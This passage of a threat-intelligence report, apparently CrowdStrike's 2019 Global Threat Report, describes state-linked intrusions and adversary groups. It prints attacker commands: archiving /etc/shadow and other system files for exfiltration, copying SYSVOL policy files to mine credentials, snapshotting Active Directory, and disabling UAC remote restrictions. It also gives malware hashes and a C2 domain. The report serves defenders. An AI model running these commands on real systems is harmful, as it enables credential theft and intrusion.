
In this attack, the adversary had previously compromised an internal Linux host by unknown means, prior to OverWatch coverage, and were using the host as its primary staging point. The adversary used this beachhead for hosting tools to enable further penetration throughout the victim's network, including a port scanner and a password brute-forcing tool. From there, the actor performed internal network scanning, remote system discovery and host enumeration. OverWatch also observed the actor making use of base64-encoded Perl commands to collect various files, including (but not limited to) configuration files and the contents of bash history files. These files were then archived using the GNU tar utility as part of staging, prior to exfiltration.

In addition, the actor implemented an open-source Perl-based Socks5 proxy to further pivot through the internal network. OverWatch also found that the adversary modified and timestomped SSH private key files to help cover its tracks. Additional analysis discovered daily scripted routing used to harvest data from a customer database, facilitated by use of a re-compiled open-source SSH tunneler.

Later, the same actor returned using valid credentials. The operator attempted to re-establish persistence by installing a backdoored version of the SSH client and server.

OVERWATCH INTRUSION REPORT

Figure 10.
This image from the Falcon UI displays details of the backdoored SSH process, masquerading as a legitimate SSH daemon process "SSHD" (highlighted in blue in the process tree). Note the "Global Prevalence" is categorized as "Unique," indicating that this binary had not been seen previously in the CrowdStrike global dataset except within this victim's network.



Execution Details

DETECT TIME [redacted]

HOSTNAME [redacted]

USER NAME [redacted]

COMMAND LINE /usr/sbin/sshd

FILE PATH /usr/sbin/sshd

EXECUTABLE SHA256 9ce12926683faf8765c5f6b55eac71eaaf27543bf719dbd4b215869207678074

GLOBAL PREVALENCE Unique

LOCAL PREVALENCE Low


HASH PREVENTION POLICY None

The operator proceeded to gather information on system state, security configurations and user activity logs. Its reconnaissance included reading the bash history of several users. A bash history file usually records the previous 500 commands a user has typed, albeit without any timestamps. This can prove highly valuable to an attacker if the user has entered any sensitive information, such as usernames and passwords, via the command-line.

Later, the adversary packaged a large number of targeted host files into an archive, to stage for exfiltration, as shown in the graphic below:

OVERWATCH INTRUSION REPORT

Figure 11.
Falcon UI view of malicious bash session highlighting (in blue) the adversary's execution of tar to create a compressed file of collected data. Note the command-line details listing files gathered for exfiltration.



COMMAND LINE

```
tar cvzf a.gz /etc/passwd /etc/shadow /etc/group /etc/
host.conf /etc/hostname /etc/hosts /etc/hosts.allow /e
tc/hosts.deny /etc/sudoers /tmp/ifconfig.lst /etc/ssh/s
sh_config /etc/ssh/sshd_config /etc/httpd/conf /etc/ht
tpd/conf.d /etc/httpd/conf.modules.d /tmp/cpu.txt *.?p
p /tmp/bash.txt /tmp/mysql.txt /tmp/ips.txt /tmp/ipta
b.txt /tmp/route.txt /tmp/uname.txt /tmp/issue.txt /tm
p/ssh.tar.bz2 /tmp/file.lst /tmp/version.txt /tmp/netsta
t.txt
```

FILE PATH /usr/bin/tar

EXECUTABLE SHA256 a13e88dd71a1f82c1d5ae071573fd57fad2abbe7f202efe349784693f7c2cde1

GLOBAL PREVALENCE Common

LOCAL PREVALENCE Common

HASH PREVENTION POLICY None

While analyzing the intrusion, OverWatch noted the adversary went to considerable lengths to remove forensic evidence. This included a concerted effort to cover its tracks by deleting temporary files, tampering with and replacing logs, and timestomping modified files. The actor also installed malicious versions of Linux administrative binaries[4] that filtered out the attacker's malicious IP address ranges, network ports, files, directories and running processes. In addition, many of its backdoor tools used names that masqueraded as legitimate system processes. Despite this deeply embedded adversary's extensive defense evasion efforts, Falcon endpoint protection was pivotal in keeping local responders well informed.

Later in 2018, Falcon OverWatch observed a similar attack at another telecommunications company in which Linux systems were also targeted. In this case, the actor used the Linux kernel exploit known as Dirty COW (CVE-2016-5195) in order to escalate its privileges and modify the SSH client and SSHD daemon binaries. The actor extracted the necessary code from archives copied to the target system, and recompiled the binaries with new functions that captured credentials. The SSHD binary was also backdoored with a function that allowed the actor universal access based on a specific password.

[4] For further details on how OverWatch has seen adversaries extend persistence by modifying system binaries such as SSH, see the recent blog post "Adversary Extends Persistence by Modifying System Binaries."

CHINA

CrowdStrike Intelligence has observed an increasing operational tempo from China-based adversaries.

The downturn in Chinese targeted intrusion activity observed in the wake of the 2015 agreement between China and the U.S. with regards to commercially-motivated cyber espionage appears to have been reversed. Over the last year, CrowdStrike Intelligence has observed an increasing operational tempo from China-based adversaries, which is only likely to accelerate as Sino-U.S. relations continue to worsen. In June 2018, the Trump administration announced 25 percent tariffs on more than $50 billion USD worth of Chinese goods. These tariffs have targeted industries such as technology, manufacturing and pharmaceuticals in an effort to cripple strategic plans laid out in the Chinese government's Made in China 2025 Plan (MIC 2025), an initiative that outlines Beijing's plans to become a global leader in key manufacturing areas. Many of the strategic goals outlined in the plan are likely predicated on specific intelligence collection requirements, which CrowdStrike Intelligence has noted as the primary basis for China-based cyber operations.

Although Beijing toned down its rhetoric later in 2018 and reduced mention of the MIC 2025 in state media, these requirements are essential to decreasing Chinese reliance on critical foreign components — especially in technology, energy, and healthcare — and it is highly unlikely they will be abandoned. Not only does Beijing see decreasing dependence on foreign goods as paramount, but the continuation of its Belt and Road Initiative (BRI) seeks to make much of the world's trade routes and infrastructure dependent on Beijing.

Table 3.
A Summary of Observed Chinese Adversary Activity

Adversary	Ops Tempo[5]	Description
GOBLIN PANDA	High	Similar to what was observed in 2017, this adversary continued long-running operations against the government of Vietnam and demonstrated a capability to adopt new TTPs.
WICKED PANDA	High	Within the last year, WICKED PANDA has been linked to numerous incidents involving a broad set of targets, including organizations in the mining, technology, manufacturing, and hospitality sectors. The broad target scope for this adversary group suggests they are contractors supporting high-priority operations as needed.

[5] Operations tempo is based on observed activity and available reporting. Low tempo may indicate gaps in this visibility.

CHINA

Table 3. **cont**

Adversary	Ops Tempo	Description
JUDGMENT PANDA	Medium	This adversary is suspected of continuing to target upstream providers (e.g., law firms and managed service providers) to support additional intrusions against high-profile assets. In 2018, CrowdStrike observed this adversary using spear-phishing, URL "web bugs" and scheduled tasks to automate credential harvesting.
KRYPTONITE PANDA	Medium/Low	One of the first observed adopters of the 8.t exploit document builder in late 2017, further KRYPTONITE PANDA activity was limited in 2018. Last known activity for this adversary occurred in June 2018 and involved suspected targeting of Cambodia.
LOTUS PANDA	Medium/Low	In 2018, CrowdStrike observed limited activity from LOTUS PANDA, possibly stemming from public reporting under the industry name "Thrip." However, evidence suggests this adversary targeted Hong Kong in February, and again in October 2018.
MUSTANG PANDA	Medium/Low	This adversary reappeared in May 2018, retaining an interest in targeting Mongolia, with a focus on the mining sector.
NOMAD PANDA	Medium/Low	In the first quarter of 2018, CrowdStrike Intelligence identified NOMAD PANDA activity targeting Central Asian nations with exploit documents built with the 8.t tool.
STONE PANDA	Low	CrowdStrike Intelligence technical analysis suggests that in mid-2018 this adversary deployed the publicly available QuasarRAT using a custom loader, dubbed StoneNetLoader. In late 2018, STONE PANDA was the subject of public disclosures, both officially in connection to an U.S. DoJ indictment and unofficially from the open-source reporting of IntrusionTruth.
VIXEN PANDA	Low	In November 2018, CrowdStrike Intelligence observed the use of iWebRat, a malware family previously linked to VIXEN PANDA, in an incident that also leveraged a Russian-language decoy document with content related to South and East Asia economic statistics.
EMISSARY PANDA	*Unknown*	Throughout 2018, CrowdStrike Intelligence observed ongoing targeting of Western think tanks by likely China-based actors. Although attribution for this activity is unconfirmed, some TTPs align with the EMISSARY PANDA actor group.

OVERWATCH INTRUSION REPORT

WICKED PANDA
Joining the Crowd Targeting Hospitality Sector

The CrowdStrike 2018 Global Threat Report highlighted the hospitality sector as one that adversaries had been targeting heavily in 2017. The trend continued in 2018. In October 2018, OverWatch identified adversary activity against another global hospitality victim. The actor compromised a running SQL Server process and attempted to upload and execute an open-source PowerShell Empire implant, which was intended to open a reverse TCP shell to the adversary-controlled domain `voda.dns04[.]com`. However, Falcon endpoint protection blocked the PowerShell command. The actor also used PowerShell to deploy a simple ASPX web shell, and carried out some basic reconnaissance showing interest in a number of web server directories, configuration files, and a specific user account.

The adversary later returned and used the echo and certutil utilities alongside PowerShell to write several additional files to disk, including:

- A suspected Cobalt Strike implant, capable of communicating via both DNS and HTTPS
- A VBScript base64 decode routine, possibly taken from the Rex Exploitation Framework
- A known ASPX web shell sourced from a Chinese-language GitHub project
- Two binaries related to the Derusbi family of Remote Access Tools (RATs)

OVERWATCH INTRUSION REPORT

The operator attempted to use their Cobalt Strike implant to harvest credentials from the running LSASS process, but this was also blocked by Falcon. Similarly, the Derusbi malware did not execute successfully. The web shell file was also written to a mapped network drive associated with a second host, likely to facilitate lateral movement; however, no actor behavior was observed on the second machine.

Further analysis found multiple overlaps between this intrusion and the adversary tracked as WICKED PANDA. TTP overlap included use of Derusbi, Cobalt Strike and GitHub for facilitating the intrusion. The command and control (C2) infrastructure also had links to WICKED PANDA. For example, the C2 domain used for the PowerShell Empire implant in this case (`voda.dns04[.]com`) shows resolved IP address overlap with the domain `money.moneyhome[.]biz`, which CrowdStrike Intelligence previously attributed to WICKED PANDA with medium confidence, when it was used in intrusions against the mining sector earlier in 2018. These two domains resolved to the IP address `67.229.97[.]229` within weeks of each other in late September and early October 2018. While OverWatch has identified WICKED PANDA attacking victims in other sectors such as technology, manufacturing, and mining, this is the first incident in which CrowdStrike has linked WICKED PANDA to hospitality sector targeting.

RUSSIA

Another campaign has been active throughout 2018 (since at least mid-April) and appears to focus on targeting Ukrainian government, law enforcement and military entities.

Russian targeted intrusion activity continued to be prolific in 2018. CrowdStrike's ongoing discovery and analysis of new tools in use by Russia-based adversaries continue to highlight how resourceful and, ultimately, how flexible these actors are against a broad target set. Technical analysis of FANCY BEAR and VENOMOUS BEAR tools suggests these adversaries are pursuing a plan to diversify their tools. VOODOO BEAR's 2018 activity — although missing the high-profile deployment of ransomware seen in 2017 — still features the use of destructive and disguised malware.

CrowdStrike Intelligence also tracked suspected Russia-based campaigns, including the previously mentioned VPNFilter activity that, when combined with attributed targeted intrusion incidents, suggests Russian adversaries engaged in even more extensive operations in 2018. Although unattributed to a named Russian adversary, these incidents are aligned with strategic Russian goals. For example, evidence surfaced in May 2018 that an intrusion campaign was targeting entities involved with the analysis of nerve agent samples from the Salisbury, England attack on a former Russian intelligence officer and his daughter in March 2018 — an attack that was largely attributed to Russian GRU officers and which generated significant geopolitical controversy.

Another campaign, assessed with medium to high confidence to be associated with Russia-based actors, has been active throughout 2018 (since at least mid-April) and appears to focus on targeting Ukrainian government, law enforcement and military entities. Tracked as SpiceyHoney by CrowdStrike Intelligence and known publicly as "Gameredon," this operation makes use of malware called Pteranodon, a new version of which was observed in November 2018. Ukraine's SBU has stated that SpiceyHoney is a joint operation between Russia's Federal Security Service (FSB) signals intelligence (SIGINT) unit, Center 16, and the Center for Information Security (ISC), also known as Center 18; however, CrowdStrike Intelligence has not confirmed this claim.

RUSSIA

Table 4.
A Summary of Observed Russian Adversary Activity

Adversary	Ops Tempo	Description
FANCY BEAR	Medium/High	Despite indictments from the U.S. DoJ and other public disclosures released by Western European governments, this adversary has continued to sustain operations targeting government, defense and military sectors of Europe and Eurasia, as well as organizations affiliated with NATO.
VENOMOUS BEAR	Medium	In 2018, German media attributed a 2017 incident targeting the German Foreign Ministry to VENOMOUS BEAR. Additionally, CrowdStrike technical analysis continues to uncover evidence that this adversary maintains an extensive toolset to a malware family, with newly discovered variants showing incremental development over several years, supporting the assessment that this is an established, well-resourced adversary.
BERSERK BEAR	Medium	In late 2018, CrowdStrike sources indicated a long-term reconnaissance and exploitative effort against a technology company in Western Europe that produces civil, military and critical infrastructure communications equipment. CrowdStrike Intelligence has assessed that BERSERK BEAR likely maintains a long-term interest in targeting communications technology companies that provide products to support military and defense customers.
VOODOO BEAR	Medium/Low	Following the OlympicDestroyer incident in February 2018, no additional destructive attacks were observed from this adversary in 2018.
COZY BEAR	Low	In November 2018, a widespread spear-phishing campaign was detected by CrowdStrike Falcon OverWatch. CrowdStrike Intelligence has assessed with medium confidence that this campaign is attributed to COZY BEAR.


RUSSIA

EVOLUTION OF VOODOO BEAR

In February 2018, CrowdStrike reported on a newly identified malware family dubbed OlympicDestroyer, a destructive tool used against entities involved in organizing the Olympic Winter Games in PyeongChang. This malware shared technical and operational links with a series of attacks in 2017 against Ukrainian entities that leveraged ransomware and pseudo-ransomware as an operational cover for destructive purposes. These 2017 attacks include use of XDATA, NotPetya, and BadRabbit. Further TTP overlaps between these 2017 operations and previous destructive campaigns — specifically the use of the KillDisk wiper in December 2016 — have linked all of these campaigns to the Russia-based adversary VOODOO BEAR with medium-high confidence.

Unlike previous activity, which used crimeware as a disguise, VOODOO BEAR's OlympicDestroyer malware featured an apparent attempt to adopt some TTPs used by DPRK-associated actors. For example, many STARDUST CHOLLIMA tools are built using an older version of Microsoft Visual Studio (MSVS 6), which was also used to build OlympicDestroyer. This technique demonstrates an evolution in the use of attribution fronts to include a "false flag" style of operation, in which the adversary attempts to attach blame for an attack to a third party.

Figure 13.
VOODOO BEAR Tools Over Time



OVERWATCH INTRUSION REPORT

Suspected BEAR: Several Credential Theft Techniques Employed in Single Intrusion

OverWatch analyzed an intrusion by a suspected BEAR adversary targeting a policy research organization. The attacker gained initial access to a domain controller using valid credentials over a Remote Desktop Protocol (RDP) session. The malicious activity included lateral movement attempts to reach other systems over RDP and SMB shares, as well as searches for data specific to the types of research performed by various staff within the organization.

Throughout the attack, the operator placed a high priority on stealing more credentials, employing several techniques to do so, specifically:

- Credentials in files
- Credential dumping
- Kerberoasting

Credentials in Files

The actor employed the “credentials in files” technique by using xcopy to gather Group Policy Preference (GPP) files from the domain controller’s SYSVOL folder with the following command:

```
xcopy  /S /E /C /Q /H \\[REDACTED]\sysvol\[REDACTED]\
policies\*.*
```

The purpose of copying GPP files is so they can be mined for credentials and other information, facilitating a deeper foothold in the network.

OVERWATCH INTRUSION REPORT

Credential Dumping

The adversary returned later to perform credential dumping by deploying and executing the legitimate Windows Sysinternals tool AD Explorer with the following command:

```
adexplorer  -snapshot "" c:\users\[REDACTED]\downloads\
adexplorer\\snapshot1.snp
```

This AD Explorer utility provides the ability to save snapshots of the Active Directory database for offline viewing. Later, the actor accessed a SQL server over RDP using valid credentials and deployed the ProcDump utility to dump memory from the LSASS process, providing the attacker with additional credentials. OverWatch also found that the adversary connected to a third host over a network logon session and attempted to harvest the Ntds.dit file and SYSTEM registry archive from a Volume Shadow Copy. The system registry archive contains the key required to decrypt the Ntds.dit file, as well as other sensitive information.

Kerberoasting

The CrowdStrike Falcon endpoint protection platform also captured the malicious operator downloading and running the legitimate Windows Setspn tool, which searches for service principal names (SPNs) over the network's domain. This information was used in an attempt to compromise credentials via Kerberoasting. Kerberoasting occurs when an attacker, using a valid Kerberos ticket-granting ticket, requests one or more ticket-granting service tickets for SPNs from the domain controller. These tickets may be vulnerable to offline brute-force attacks that can expose plaintext credentials. In this case, OverWatch also identified the adversary retrieving and executing a PowerShell script that employed PowerSploit's `Invoke-Kerberoast` module, which requests service tickets and returns crackable ticket hashes.

While the Falcon OverWatch team commonly sees attempts to harvest credentials during targeted intrusions, this case was unique in the high number of techniques observed. The attackers clearly placed credential theft as a top priority for their operation, likely with the intention of maintaining access to a network they consider a high-value target.

IRAN

Earlier in the year, rhetoric and policy decisions by Iranian officials suggest actions directed at the U.S. may be less overt and more likely designed to increase "soft power" influence.

Despite some short-term gaps in attributable incidents this year, Iran-based malicious cyber activity appeared to be fairly constant in 2018 — particularly involving incidents targeting other countries in the MENA region. Additionally, the December 2018 re-emergence of the Shamoon wiper shows significant TTP overlap with previously observed Iran-based activity, suggesting that Iran continues to be a destructive threat — not only within the Middle East, but also to companies based in Western countries that may do business or maintain infrastructure in the region. Newly observed efforts — including long-running strategic web compromise (SWC) campaigns, mobile malware and publicly disclosed information operations on Western social media platforms — demonstrate that Iranian adversaries are adopting new TTPs. These tactics are being used to conduct cyber espionage campaigns against regional rivals, control dissident activity, and further "soft war" campaigns internationally.

On May 8, 2018, the U.S. government withdrew from the Joint Comprehensive Plan of Action (JCPOA) and re-imposed sanctions that had been previously lifted under the agreement. CrowdStrike detected no apparent retaliatory attacks against the U.S. specifically; however, it remains unclear whether the return of Shamoon is part of a strategy for responding to the November 2018 resumption of sanctions targeting Iran's energy sector. Earlier in the year, rhetoric and policy decisions by Iranian officials suggest actions directed at the U.S. may be less overt and more likely designed to increase "soft power" influence. Iran has also taken defensive measures to harden domestic networks, promoting a narrative of the potential risk of cyberattacks launched by the West.

IRAN

Table 5.
A Summary of Observed Iranian Adversary Activity

Adversary	Ops Tempo	Description
HELIX KITTEN	Medium-High	HELIX KITTEN was the most active Iran-based adversary in the past year, sustaining a moderate operations tempo throughout 2018. Saudi Arabia continued to be the primary regional target for this actor, however, the use of Bahrain-themed spear-phishing underscores tensions between Iran and Bahrain.
STATIC KITTEN	Medium	Publicly known as “MuddyWater,” this adversary appeared to be very active in the first quarter of 2018, with intermittent operations through the rest of the year. CrowdStrike Intelligence observed regular development of STATIC KITTEN’s NTSTATS malware, which is delivered by macro-enabled documents. The target scope for this adversary includes MENA and Eastern Europe, as well as India and Pakistan.
FLASH KITTEN	Medium-Low	This suspected Iran-based adversary conducted long-running SWC campaigns from December 2016 until public disclosure in July 2018. Like other Iran-based actors, the target scope for FLASH KITTEN appears to be focused on the MENA region.
CHARMING KITTEN	Low	Although CrowdStrike observed very little CHARMING KITTEN activity in the past year, this adversary was linked in June 2018 to several SWC campaigns that spoofed domains of legitimate websites to redirect visitors to adversary-controlled infrastructure.
MAGIC KITTEN	Unknown	CrowdStrike Intelligence recovered several MAGIC KITTEN-related malware samples within the last year. Given Iran’s emphasis on domestic security, it is possible that this adversary, which has targeted dissidents in the past, remains active.

OVERWATCH INTRUSION REPORT

HELIX KITTEN: Repeatedly Thwarted by Falcon Endpoint

While OverWatch has observed a general increase in Iranian-based adversary activity in 2018, this is particularly true for the actor tracked by CrowdStrike Intelligence as HELIX KITTEN. However, HELIX KITTEN's operations have been repeatedly thwarted when its intended victims introduce the Falcon platform into their environments. One such case took place in the spring of 2018, when a victim in the professional services industry installed Falcon on a new machine that happened to be infected with a HELIX KITTEN backdoor. The backdoor was a service running a custom build of the Plink Secure Shell (SSH) client from the Putty suite, intended to create a compressed and encrypted SSH tunnel to adversary-controlled C2 infrastructure. The custom build had the following file details:

```
FILE: c:\windows\ime\svchost.exe
HASH:
144a160c57c2d429d072046edfdd1b44ff22bcae4f0535732f6c2b19190f2f35
```

Once the Falcon platform was installed, the agent identified and blocked the backdoor. The disruption appeared to alert the adversary, who then accessed the machine the following day via PsExec using valid credentials, and tried to re-enable the implant. One method they attempted was a rarely seen technique to bypass user account control (UAC). The adversary ran the following command to modify the registry, which disables UAC remote restrictions:

```
reg add HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\
Policies\System /v LocalAccountTokenFilterPolicy /t REG_DWORD
/d 1 /f
```

If UAC remote restrictions are enabled, they prevent local malicious software from being executed remotely over a network logon, even when using an account with administrative rights. The user essentially has no elevation potential on the remote computer when UAC remote restrictions are active.

OVERWATCH INTRUSION REPORT

However, since the implant was blocked by the Falcon agent rather than UAC remote restrictions, the implant still would not execute. As a result, the adversary turned its attention elsewhere.

Later in the year, OverWatch found HELIX KITTEN in the act of targeting a telecommunications provider when the victim deployed Falcon. Due to the intrusion predating OverWatch's visibility in the network, the initial intrusion vector is unknown. The first sign of malicious activity that OverWatch quickly identified was the compromise of an IIS web server, along with the use of Windows Management Instrumentation (WMI) to execute encoded PowerShell commands to establish another reverse SSH tunnel using Plink. In this case, however, the Plink SSH tool used was a more common variant, unlike the custom build seen previously.

As the adversary moved laterally to other hosts using WMI and RDP, it attempted to dump credentials using renamed versions of ProcDump and Mimikatz:

```
FILE: c:\programdata\Minidos.exe
HASH: 16f413862efda3aba631d8a7ae2bfff6d84acd9f454a7adaa
518c7a8a6f375a5
NOTE: Legitimate Microsoft ProcDump EXE


FILE: c:\programdata\minibus.exe
HASH: e750b210177d05760de4061d31d92b4386c9052a4bdc2475a15766
4ca79ce263
NOTE: Variant of Mimikatz
```

However, Falcon blocked these credential-harvesting tools and forced the adversary to troubleshoot the problem. The adversary group enumerated running processes to identify potential security software that might have been inhibiting its operations. Its subsequent attempts to stop Falcon endpoint protection were unsuccessful due to the victim properly configuring Falcon's hardening features.


NORTH KOREA

The targeting of the financial sector has been linked to currency generation and economy-bolstering efforts for the Kim regime.

Neither public disclosure of DPRK-based adversary activity, nor the multiple diplomatic overtures between the DPRK and several countries — including the U.S., China, Russia and South Korea — appear to have decreased the pace of DPRK malicious cyber activity. In some cases, diplomatic activity appeared to motivate an increase in DPRK operations. For example, preceding the historic summit between U.S. President Donald Trump and DPRK leader Kim Jong-Un, CrowdStrike Intelligence observed an overall increase in targeted intrusion activity associated with adversaries based on the Korean peninsula, including SILENT CHOLLIMA, LABYRINTH CHOLLIMA and VELVET CHOLLIMA.

In 2018, DPRK-based malicious cyber activity supported two primary tracks of interest: financial targeting and inter-Korea issues. The targeting of the financial sector, largely perpetrated by LABYRINTH CHOLLIMA and STARDUST CHOLLIMA, has been linked to currency generation and economy-bolstering efforts for the Kim regime. On the other hand, the long-running campaigns of VELVET CHOLLIMA and RICOCHET CHOLLIMA appear to be focused on acquiring information regarding Korea-related diplomatic concerns, U.S. and South Korean policy decisions, and analysis on the denuclearization of the Korean peninsula.

Figure 14.
Clustering DPRK Adversaries Based on Code Blocks


SWIFT Campaign - Vietnam
STARDUST CHOLLIMA
Code links to WannaCry
Polish bank SWC
Job description / Bitcoin campaign
LABYRINTH CHOLLIMA
HWP, ZipPwdDropper and first observed Hawup (2015)
SILENT CHOLLIMA
HTTP / IRC Bot relating to DarkSeoul
Hawup targeting ROK (2017)
Manuscrypt targeting ROK

NORTH KOREA

